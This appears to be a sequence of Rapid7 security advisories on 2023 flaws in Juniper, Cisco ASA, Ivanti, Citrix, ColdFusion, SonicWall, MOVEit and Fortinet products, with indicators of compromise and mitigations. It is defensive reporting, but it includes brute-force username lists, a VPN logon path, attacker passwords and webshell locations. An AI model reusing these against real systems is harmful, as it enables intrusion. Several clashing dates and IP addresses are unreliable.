When chained, the vulnerabilities permit an unauthenticated user to upload an arbitrary file to the JunOS file system and then execute it. It’s unclear exactly which issues need to be chained together — our research team was able to execute an attack chain successfully, but we did not determine exact CVE mappings. Security organization Shadowserver posted on social media this week that they’d been seeing exploit attempts against “CVE-2023-36844 and friends” since August 25.
Further Context
Platform mitigations make executing an arbitrary binary difficult, but a public proof of concept and associated write-up from watchTowr demonstrate how to execute arbitrary PHP code in the context of the root user. Notably, the attack chain does not allow for operating system-level code execution — instead, it gives the attacker code execution within a BSD jail, which is a stripped-down environment designed to run a single application (in this case the HTTP server). Jails have their own set of users and their own root account which are limited to the jail environment, per BSD documentation.
The vulnerabilities affect the Juniper EX Series (switches) and SRX Series (firewalls). While the issue is on the management interface, these devices tend to have privileged access to corporate networks, and even with code execution restricted to a BSD jail, successful exploitation would likely provide an opportunity for attackers to pivot to organizations’ internal networks.
Juniper software is widely deployed, and Shodan shows around 10,000 devices facing the internet, although we can’t say with certainty how many are vulnerable. The affected Juniper service is J-Web, which is enabled by default on ports 80 and 443. The CVEs from Juniper are ranked as CVSS 5.3, but the advisory shows a combined CVSS score of 9.8. This sends a mixed message that might confuse users into thinking the impact of the flaws is of only moderate severity, which it is not.
Organizations that are not able to apply the patch should disable J-Web or restrict access to only trusted hosts. See the Juniper Networks advisory for more information.
Affected Products
CVE-2023-36845 and CVE-2023-36846 affect Juniper Networks Junos OS on the following versions of SRX Series:
All versions prior to 20.4R3-S8
21.1 version 21.1R1 and later versions
21.2 versions prior to 21.2R3-S6
21.3 versions prior to 21.3R3-S5
21.4 versions prior to 21.4R3-S5
22.1 versions prior to 22.1R3-S3
22.2 versions prior to 22.2R3-S2
22.3 versions prior to 22.3R2-S2, 22.3R3
22.4 versions prior to 22.4R2-S1, 22.4R3
CVE-2023-36844 and CVE-2023-36847 affect Juniper Networks Junos OS on the following versions of EX Series:
All versions prior to 20.4R3-S8
21.1 version 21.1R1 and later versions
21.2 versions prior to 21.2R3-S6
21.3 versions prior to 21.3R3-S5
21.4 versions prior to 21.4R3-S4
22.1 versions prior to 22.1R3-S3
22.2 versions prior to 22.2R3-S1
22.3 versions prior to 22.3R2-S2, 22.3R3
22.4 versions prior to 22.4R2-S1, 22.4R3
The vulnerability affects the J-Web component, which, by default, listens on ports 80 and 443 of the management interface.
Mitigation Guidance
Organizations should patch their devices as soon as is practical. Those that are not able to apply the patch should disable J-Web or restrict access to only trusted hosts. See the Juniper Networks advisory for more information.
Rapid7 Customers
InsightVM and Nexpose customers can assess their exposure to all four CVEs with vulnerability checks released in the August 17 content release.
Tyler Starks, Christiaan Beek, Robert Knapp, Zach Dayton, and Caitlin Condon contributed to this blog.
Rapid7’s managed detection and response (MDR) teams have observed increased threat activity targeting Cisco ASA SSL VPN appliances (physical and virtual) dating back to at least March 2023. In some cases, adversaries have conducted credential stuffing attacks that leveraged weak or default passwords; in others, the activity we’ve observed appears to be the result of targeted brute-force attacks on ASA appliances where multi-factor authentication (MFA) was either not enabled or was not enforced for all users (i.e., via MFA bypass groups). Several incidents our managed services teams have responded to ended in ransomware deployment by the Akira and LockBit groups.
There is no clear pattern among target organizations or verticals. Victim organizations varied in size and spanned healthcare, professional services, manufacturing, and oil and gas, along with other verticals. We have included indicators of compromise (IOCs) and attacker behavior observations in this blog, along with practical recommendations to help organizations strengthen their security posture against future attacks. Note: Rapid7 has not observed any bypasses or evasion of correctly configured MFA.
Rapid7 has been actively working with Cisco over the course of our investigations. On August 24, Cisco’s Product Security Incident Response Team (PSIRT) published a blog outlining attack tactics they have observed, many of which overlap with Rapid7’s observations. We thank Cisco for their collaboration and willingness to share information in service of protecting users.
Observed attacker behavior
Rapid7 identified at least 11 customers who experienced Cisco ASA-related intrusions between March 30 and August 24, 2023. Our team traced the malicious activity back to an ASA appliance servicing SSL VPNs for remote users. ASA appliance patches varied across compromised appliances — Rapid7 did not identify any particular version that was unusually susceptible to exploitation.
In our analysis of these intrusions, Rapid7 identified multiple areas of overlap among observed IOCs. The Windows clientname WIN-R84DEUE96RB was often associated with threat actor infrastructure, along with the IP addresses 176.124.201[.]200 and 162.35.92[.]242. We also saw overlap in accounts used to authenticate into internal systems, including the use of accounts TEST, CISCO, SCANUSER, and PRINTER. User domain accounts were also used to successfully authenticate to internal assets — in several cases, attackers successfully authenticated on the first try, which may indicate that the victim accounts were using weak or default credentials.

The below image is an anonymized log entry where an attacker attempts a (failed) login to the Cisco ASA SSL VPN service. In our analysis of log files across different incident response cases, we frequently observed failed login attempts occurring within milliseconds of one another, which points at automated attacks.
In most of the incidents we investigated, threat actors attempted to log into ASA appliances with a common set of usernames, including:
admin
adminadmin
backupadmin
kali
cisco
guest
accounting
developer
ftp user
training
test
printer
echo
security
inspector
test test
snmp
The above is a fairly standard list of accounts that may point at use of a brute forcing tool. In some cases, the usernames in login attempts belonged to actual domain users. While we have no specific evidence of leaked victim credentials, we are aware that it’s possible to attempt to brute force a Cisco ASA service with the path +CSCOE+/logon.htm. VPN group names are also visible in the source code of the VPN endpoint login page and can be easily extracted, which can aid brute forcing attacks.
Upon successful authentication to internal assets, threat actors deployed set.bat. Execution of set.bat resulted in the installation and execution of the remote desktop application AnyDesk, with a set password of greenday#@!. In some cases, nd.exe was executed on systems to dump NTDS.DIT, as well as the SAM and SYSTEM hives, which may have given the adversary access to additional domain user credentials. The threat actors performed further lateral movement and binary executions across other systems within target environments to increase the scope of compromise. As mentioned previously, several of the intrusions culminated in the deployment and execution of Akira or LockBit-related ransomware binaries.
Dark web activity

In parallel with incident response investigations into ASA-based intrusions, Rapid7 threat intelligence teams have been monitoring underground forums and Telegram channels for threat actor discussion about these types of attacks. In February 2023, a well-known initial access broker called “Bassterlord” was observed in XSS forums selling a guide on breaking into corporate networks. The guide, which included chapters on SSL VPN brute forcing, was being sold for $10,000 USD.
When several other forums started leaking information from the guide, Bassterlord posted on Twitter about shifting to a content rental model rather than selling the guide wholesale:

Rapid7 obtained a leaked copy of the manual and analyzed its content. Notably, the author claimed they had compromised 4,865 Cisco SSL VPN services and 9,870 Fortinet VPN services with the username/password combination test:test. It’s possible that, given the timing of the dark web discussion and the increased threat activity we observed, the manual’s instruction contributed to the uptick in brute force attacks targeting Cisco ASA VPNs.
Indicators of compromise
Rapid7 identified the following IP addresses associated with source authentication events to compromised internal assets, as well as outbound connections from AnyDesk:
161.35.92.242
173.208.205.10
185.157.162.21
185.193.64.226
149.93.239.176
158.255.215.236
95.181.150.173
94.232.44.118
194.28.112.157
5.61.43.231
5.183.253.129
45.80.107.220
193.233.230.161
149.57.12.131
149.57.15.181
193.233.228.183
45.66.209.122
95.181.148.101
193.233.228.86
176.124.201.200
162.35.92.242
144.217.86.109
Other IP addresses that were observed conducting brute force attempts:
31.184.236.63
31.184.236.71
31.184.236.79
194.28.112.149
62.233.50.19
194.28.112.156
45.227.255.51
185.92.72.135
80.66.66.175
62.233.50.11
62.233.50.13
194.28.115.124
62.233.50.81
152.89.196.185
91.240.118.9
185.81.68.45
152.89.196.186
185.81.68.46
185.81.68.74
62.233.50.25
62.233.50.17
62.233.50.23
62.233.50.101
62.233.50.102
62.233.50.95
62.233.50.103
92.255.57.202
91.240.118.5
91.240.118.8
91.240.118.7
91.240.118.4
161.35.92.242
45.227.252.237
147.78.47.245
46.161.27.123
94.232.43.143
94.232.43.250
80.66.76.18
94.232.42.109
179.60.147.152
185.81.68.197
185.81.68.75
Many of the IP addresses above were hosted by the following providers:
Chang Way Technologies Co. Limited
Flyservers S.A.
Xhost Internet Solutions Lp
NFOrce Entertainment B.V.
VDSina Hosting
Log-based indicators:
Login attempts with invalid username and password combinations (%ASA-6-113015)
RAVPN session creation (attempts) for unexpected profiles/TGs (%ASA-4-113019, %ASA-4-722041, %ASA-7-734003)
Mitigation guidance
As Rapid7’s mid-year threat review noted, nearly 40% of all incidents our managed services teams responded to in the first half of 2023 stemmed from lack of MFA on VPN or virtual desktop infrastructure. These incidents reinforce that use of weak or default credentials remains common, and that credentials in general are often not protected as a result of lax MFA enforcement in corporate networks.
To mitigate the risk of the attacker behavior outlined in this blog, organizations should:
Ensure default accounts have been disabled or passwords have been reset from the default.
Ensure MFA is enforced across all VPN users, limiting exceptions to this policy as much as possible.
Enable logging on VPNs: Cisco has information on doing this for ASA specifically here, along with guidance on collecting forensic evidence from ASA devices here.
Monitor VPN logs for authentication attempts occurring outside expected locations of employees.
Monitor VPN logs for failed authentications, looking for brute forcing and password spraying patterns.
As a best practice, keep current on patches for security issues in VPNs, virtual desktop infrastructure, and other gateway devices.
Rapid7 is monitoring MDR customers for anomalous authentication events and signs of brute forcing and password spraying. For InsightIDR and MDR customers, the following non-exhaustive list of detection rules are deployed and alerting on activity related to the attack patterns in this blog:
Ingress Auth by Local ASA Account
Attacker Technique – NTDS File Access
Attacker Tool – Impacket Lateral Movement
Process Spawned By SoftPerfect Network Scanner
Execution From Root of ProgramData
Various sources have recently published pieces noting that ransomware groups appear to be targeting Cisco VPNs to gain access to corporate networks. Rapid7 strongly recommends reviewing the IOCs and related information in this blog and in Cisco’s PSIRT blog and taking action to strengthen security posture for VPN implementations.
CVE-2023-35078 is a remote unauthenticated API access vulnerability in Ivanti Endpoint Manager Mobile, which was previously branded as MobileIron Core. The vulnerability has a CVSS v3 base score of 10.0 and has a severity rating of Critical.
Ivanti has reported that they have received information from a credible source indicating active exploitation of CVE-2023-35078. A vendor supplied patch to remediate CVE-2023-35078 was released on July 24, 2023.
Background
Ivanti Endpoint Manager Mobile (EPMM) is used to configure and manage mobile devices and enforce security policies on those devices. According to Ivanti’s advisory, if exploited, CVE-2023-35078 enables an unauthorized, remote (internet-facing) actor to potentially access users’ personally identifiable information and make limited changes to the server.
On July 24, 2023, the Norwegian National Security Authority (NSM) released a statement that CVE-2023-35078 was used in a zero-day attack to successfully compromise the Norwegian Security and Service Organization (DSS). Additionally, the US Cybersecurity & Infrastructure Security Agency (CISA) has also released an advisory for the vulnerability as well as adding the vulnerability to their Known Exploited vulnerabilities (KEV) catalog.
According to CISA’s advisory, the vulnerability allows a remote unauthenticated attacker to access personally identifiable information (PII) and add an administrator account on the affected EPMM server, to allow for further system compromise.
The Shadowserver project has listed 2,729 IP addresses on the internet that remain vulnerable to the issue (as of July 24, 2023).
Currently, no known public exploit code is available (as of July 26, 2025). If public exploit code becomes available, we expect more broad exploitation of vulnerable internet-facing systems. Organizations running the affected software are advised to apply the vendor patch as soon as possible.
Affected Products
Please note: Information on affected versions or requirements for exploitability may change as we learn more about the threat.
CVE-2023-35078 affects all supported versions of Ivanti Endpoint Manager Mobile (EPMM) prior to the vendor patch:
11.10
11.9
11.8
Product versions no longer receiving support are also affected, and Ivanti has released a workaround as part of their response.
Ivanti has released the following patches to remediate the issue:
11.10.0.2
11.9.1.1
11.8.1.1
Rapid7 Customers
Instructions to install the patch or workaround are available on Ivanti’s KB article (which requires a free login to access).
An unauthenticated (remote) check will be available to InsightVM customers in tonight’s (July 26, 2023) content release.
On Tuesday, July 18, Citrix published a security bulletin warning users of three new vulnerabilities affecting NetScaler ADC and NetScaler Gateway. Of the three vulnerabilities, CVE-2023-3519 is the most severe—successful exploitation allows unauthenticated attackers to execute code remotely on vulnerable target systems that are configured as a Gateway.
CVE-2023-3466: Reflected XSS vulnerability—successful exploitation requires the victim to access an attacker-controlled link in the browser while being on a network with connectivity to the NetScaler IP (NSIP)
CVE-2023-3467: Allows for privilege escalation to root administrator (nsroot)
CVE-2023-3519: Unauthenticated remote code execution—NOTE that the appliance must be configured as a Gateway (VPN virtual server, ICA Proxy, CVPN, RDP Proxy) OR AAA virtual server
CVE-2023-3519 is known to be exploited in the wild. This product line is a popular target for attackers of all skill levels, and we expect that exploitation will increase quickly. Rapid7 strongly recommends updating to a fixed version on an emergency basis, without waiting for a typical patch cycle to occur.See the Citrix advisory for more information.
Affected Products
According to Citrix, the following supported versions of NetScaler ADC and NetScaler Gateway are affected by the vulnerabilities:
NetScaler ADC and NetScaler Gateway 13.1 before 13.1-49.13
NetScaler ADC and NetScaler Gateway 13.0 before 13.0-91.13
NetScaler ADC 13.1-FIPS before 13.1-37.159
NetScaler ADC 12.1-FIPS before 12.1-65.36
NetScaler ADC 12.1-NDcPP before 12.65.36
The advisory notes that NetScaler ADC and NetScaler Gateway version 12.1 is End Of Life (EOL) and is vulnerable. Citrix recommends that customers who are using an EOL version upgrade their appliances to one of the supported fixed versions below.
All three CVEs are remediated in the following fixed product versions:
NetScaler ADC and NetScaler Gateway 13.1-49.13 and later releases
NetScaler ADC and NetScaler Gateway 13.0-91.13 and later releases of 13.0
NetScaler ADC 13.1-FIPS 13.1-37.159 and later releases of 13.1-FIPS
NetScaler ADC 12.1-FIPS 12.1-65.36 and later releases of 12.1-FIPS
NetScaler ADC 12.1-NDcPP 12.1-65.36 and later releases of 12.1-NDcPP
Mitigation guidance
Patches are available for vulnerable versions of NetScaler ADC and NetScaler Gateway and should be applied on an emergency basis. For more information, see Citrix’s advisory.
Rapid7 customers
Our engineering team is investigating vulnerability check implementation options for InsightVM and Nexpose customers. We will update this blog with further information by 2 PM ET.
Rapid7 managed services teams have observed exploitation of Adobe ColdFusion in multiple customer environments. The attacks our team has responded to thus far appear to be chaining CVE-2023-29298, a Rapid7-discovered access control bypass in ColdFusion that was disclosed on July 11, with an additional vulnerability. The behavior our teams are observing appears to be consistent with a zero-day exploit published (and then subsequently taken down) by Project Discovery circa July 12.
Background
On Tuesday, July 11, Adobe released fixes for several vulnerabilities affecting ColdFusion, including a Rapid7-discovered access control bypass vulnerability (CVE-2023-29298) that we disclosed in coordination with the vendor. On July 13, Rapid7 managed services teams began observing exploitation of Adobe ColdFusion in multiple customer environments. Based on available evidence, threat actors appear to be exploiting CVE-2023-29298 in conjunction with a secondary vulnerability. The behavior our teams are observing appears to be consistent with CVE-2023-38203, which was published and then subsequently taken down by Project Discovery circa July 12.
It’s highly likely that Project Discovery thought they were publishing an n-day exploit for CVE-2023-29300 in their July 12 blog post. Adobe published a fix for CVE-2023-29300, which is a deserialization vulnerability that allows for arbitrary code execution, on July 11. In actuality, what Project Discovery had detailed was a new zero-day exploit chain that Adobe fixed in an out-of-band update on July 14.
The patch for CVE-2023-29300 implements a denylist of classes that cannot be deserialized by the Web Distributed Data eXchange (WDDX) data that forms part of some requests to ColdFusion. Adobe is likely unable to remove this WDDX functionality completely, as that would break all the things that rely on it, so instead of prohibiting deserialization of WDDX data, they implement a denylist of Java class paths that cannot be deserialized (so an attacker cannot specify a deserialization gadget located in these class paths).
The Project Discovery authors evidently figured out a gadget that worked (i.e., a class that is not on Adobe’s denylist and can be used as a deserialization gadget to achieve remote code execution) based on the class com.sun.rowset.JdbcRowSetImpl. The Project Discovery team probably did not realize their discovery was a new zero-day vulnerability and (we assume) took down their blog while Adobe fixed the flaw. On Friday July 14, Adobe published an out-of-band patch for CVE-2023-38203 — a new deserialization vulnerability. The only thing this patch does is add the class path !com.sun.rowset.** to the denylist, breaking the exploit Project Discovery had published on July 12.
Incomplete fix for CVE-2023-29298
Rapid7 researchers determined earlier today that the fix Adobe provided for CVE-2023-29298 on July 11 is incomplete, and that a trivially modified exploit still works against the latest version of ColdFusion (released July 14). We have notified Adobe that their patch is incomplete. There is currently no mitigation for CVE-2023-29298, but the exploit chain Rapid7 is observing in the wild relies on a secondary vulnerability for full execution on target systems. Therefore, updating to the latest available version of ColdFusion that fixes CVE-2023-38203 should still prevent the attacker behavior our MDR team is observing.
Affected Products
The following versions of ColdFusion are vulnerable to both CVE-2023-29298 and CVE-2023-38203:
Adobe ColdFusion 2023 Update 1
Adobe ColdFusion 2021 Update 7 and below
Adobe ColdFusion 2018 Update 17 and below
The latest versions of ColdFusion are below, and contain the July 14 out-of-band patch for CVE-2023-38203. Note that these are still vulnerable to CVE-2023-29298:
Adobe ColdFusion 2023 Update 2
Adobe ColdFusion 2021 Update 8
Adobe ColdFusion 2018 Update 18
Observed attacker behavior

Rapid7 has observed POST requests (see example below) in IIS logs that were sent to file accessmanager.cfc in order to leverage this exploit.
The attackers then executed encoded PowerShell commands on an endpoint in order to create a webshell to gain access to the endpoint. The webshell is typically observed in \wwwroot\CFIDE directory: .\ColdFusion11\cfusion\wwwroot\CFIDE\ckeditr.cfm
Additionally, Rapid7 observed cURL commands to the following Burpsuite URL, along with nltest /domain_trusts related activity in order to query the domain controller. : hXXp://rlgt1hin2gdk2p3teyhuetitrkxblg95.oastify[.]com
IOCs
IP addresses:
62.233.50[.]13
5.182.36[.]4
195.58.48[.]155
Adobe ColdFusion customers should immediately update to the latest version of ColdFusion and block domain oastify[.]com. As of July 17, the latest versions of ColdFusion are in APSB23-41 here.
Adobe’s July 14 advisory also explicitly notes the following, which ColdFusion customers may want to consider implementing in addition to applying the latest updates:
“Note: If you become aware of any package with a deserialization vulnerability in the future, use the serialfilter.txt file in <cfhome>/lib to denylist the package (eg: !org.jroup.**;).”
Rapid7 customers
InsightVM and Nexpose customers can assess their exposure to CVE-2023-29298 and CVE-2023-38203 with a vulnerability check available in the July 17 content release. Note that the previous vulnerability check for CVE-2023-29298 has been updated to reflect that the fix is incomplete.
InsightIDR and Managed Detection & Response customers have existing detection coverage through Rapid7’s expansive library of detection rules. The following detection rules are deployed and alerting on post-exploitation activity related to this vulnerability:
Webshell – Possible ColdFusion Webshell In Command Line (deployed: March, 2023)
Suspicious Process – Burpsuite Related Domain in Command Line (deployed: October 2020)
Managed Detection & Response customers please note: If the Rapid7 MDR team detects suspicious activity in your environment, your Customer Advisor will reach out to you directly.
On Wednesday, July 12, 2023, security firm SonicWall published an urgent security advisory warning customers of 15 new vulnerabilities affecting on-premise instances of their Global Management System (GMS) and Analytics products. Four of the vulnerabilities carry critical severity ratings:
CVE-2023-34124: Web service authentication bypass
CVE-2023-34133: Multiple unauthenticated SQL injection issues and security filter bypass
CVE-2023-34134: Password hash read via web service
CVE-2023-34137: CAS authentication bypass
The rest of the vulnerabilities include a predictable password reset key issue and a hard-coded Tomcat credentials issue, in addition to command injection, file write, file upload, password hash read, and other issues. SonicWall took the unusual (but not unprecedented) step of issuing an urgent security notice for the new CVEs.
Per the company’s advisory, the various vulnerabilities could allow an attacker to view data that they would not normally be able to retrieve, including data belonging to other users or other data that the application itself is able to access. Attackers may be able to modify or delete this data, causing persistent changes to the application’s content or behavior. At least on the surface, the potential for data exposure and theft as a result of these flaws sounds reminiscent of the recent MOVEit Transfer vulnerabilities — we expect these CVEs to be extremely attractive to adversaries, including those looking to extort victims after executing smash-and-grab attacks.
While the vulnerabilities are not known to be exploited in the wild as of July 13, 2023, SonicWall vulnerabilities, including Rapid7-discovered vulnerabilities, have been populartargets for adversaries in the past (including ransomwaregroups). The urgent nature of SonicWall’s warning reflects that history and should be heeded.
Mitigation guidance
The affected products are:
SonicWall GMS 9.3.2-SP1 and before
SonicWall Analytics 2.5.0.4-R7 and before
The vulnerabilities are fixed in SonicWall GMS 9.3.3 and SonicWall Analytics 2.5.2. We urge on-prem customers to update immediately, without waiting for a regular patch cycle to occur. See SonicWall’s advisory for full details.
Rapid7 customers
Our engineering team expects to ship remote vulnerability checks for the vulnerabilities affecting SonicWall GMS in today’s (July 13) content release. We are investigating the feasibility of adding checks for SonicWall Analytics.
The following article was written by Drew Burton and Cynthia Wyre.
Rapid7 continues to track the impact of CVE-2023-34362, a critical zero-day vulnerability in Progress Software’s MOVEit Transfer solution. CVE-2023-34362 allows for SQL injection, which can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information.
Rapid7 is not currently seeing evidence that commodity or low-skill attackers are exploiting the vulnerability. However, the exploitation of available high-value targets globally across a wide range of org sizes, verticals, and geo-locations indicates that this is a widespread threat. We expect to see a longer list of victims come out as time goes on.
We’ve put together a timeline of events to date for your reference.
MOVEit Timeline
May 27-28:Rapid7 services teams have so far confirmed indicators of compromise and data exfiltration dating back to at least May 27 and May 28, 2023 (respectively).
May 31: Progress Software publishes an advisory on a critical SQL injection vulnerability in their MOVEit Transfer solution.
May 31: Rapid7 begins investigating exploitation of MOVEit Transfer.
June 1: Rapid7 publishes initial analysis of MOVEit Transfer attacks after responding to incidents across multiple customer environments.
June 2:CVE-2023-34362is assigned to the zero-day vulnerability.
June 2: Mandiant attributes the attack to a threat cluster with unknown motives.
June 2: Velociraptor releases an artifact to detect exploitation of MOVEit File Transfer critical vulnerability.
June 4: Rapid7 publishes a method to identify which data was stolen.
June 4: Nova Scotian government discloses it is investigating privacy breach.
June 5: Microsoft attributes the attack to Lace Tempest, a Cl0p ransomware affiliate that has previously exploited vulnerabilities in other file transfer solutions (e.g., Accellion FTA, Fortra GoAnywhere MFT).
June 5: UK companies BA, BBC, and Boots disclose breaches as victims in MOVEit File Transfer.
June 5: Cl0p ransomware group claims responsibility for the zero-day attack.
June 6: Security firm Huntress releases a video allegedly reproducing the exploit chain.
June 6: The Cl0p ransomware group posts a communication on their leak site demanding that victim organizations contact them by June 14 to negotiate extortion fees in exchange for the deletion of stolen data.
June 7: CISA publishes #StopRansomware Cybersecurity Advisory regarding MOVEit File Transfer Vulnerability CVE-2023-34362.
June 9: Progress Software updates advisory to include a patch for a second MOVEit Transfer Vulnerability, which was uncovered by Huntress during a third-party code review. The vulnerability is later assigned CVE-2023-35036.
June 12: Rapid7 releases a full exploit chain for MOVEit Transfer Vulnerability CVE-2023-34362.
Mitigation
All MOVEit Transfer versions before May 31, 2023 are vulnerable to CVE-2023-34362, and all MOVEit Transfer versions before June 9, 2023 are vulnerable to CVE-2023-35036. As noted above, fixed versions of the software are available, and patches should be applied on an emergency basis.
Patches are available via Progress Software’s CVE-2023-34362 advisory. Additionally, because CVE-2023-34362 is a zero-day vulnerability, Progress Software is advising MOVEit Transfer and MOVEit Cloud customers to check for indicators of unauthorized access over “at least the past 30 days.”
According to the company’s status page, Progress also took the following steps aimed at increasing security monitoring and defending against further exploitation or attack:
Developed specific monitoring signatures on Progress’ endpoint protection system.
Validated that the newly developed patch corrected the vulnerability.
Tested detection rules before finalizing to ensure that notifications are working properly.
Engaged outside cybersecurity experts and other incident response professionals to conduct a forensic investigation and assess the extent and scope of the incident.
As noted in the timeline above, Rapid7 has added capabilities across our portfolio that can help users identify and resolve risk from CVE-2023-34362. We have also identified a method to identify exfiltrated data from compromised MOVEit customer environments.
On July 9, 2023, Fortinet silently patched a purported critical remote code execution (RCE) vulnerability in Fortigate SSL VPN firewalls. According to Lexfo Security’s Charles Fol, who discovered the vulnerability, the flaw is heap-based and reachable pre-authentication on every SSL VPN appliance. Fortinet is expected to publish their advisory for CVE-2023-27997 tomorrow, June 13, 2023. The company has a history of issuing security patches prior to disclosing critical vulnerabilities. Presumably, this policy is meant to give customers time to update their devices before threat actors exploit flaws, but in practice, it gives attackers a head start on attack development while keeping vulnerable organizations in the dark.
Rapid7 is not aware of any exploitation of this vulnerability at time of writing. We do expect CVE-2023-27997 will be leveraged by attackers, but heap-based exploits are notoriously tricky, and it’s unlikely that we’ll see automated exploitation at scale. Nevertheless, we recommend that Fortigate customers update immediately as a matter of habit, despite the fact that Fortinet’s advisory is not yet available. According to reports, security fixes were released on Friday in FortiOS firmware versions 6.0.17, 6.2.15, 6.4.13, 7.0.12, and 7.2.5.
As of June 12, there were roughly 210,700 Fortigate devices with the SSL VPN component exposed to the public internet, the majority of which are in the United States, followed by Japan and Taiwan.
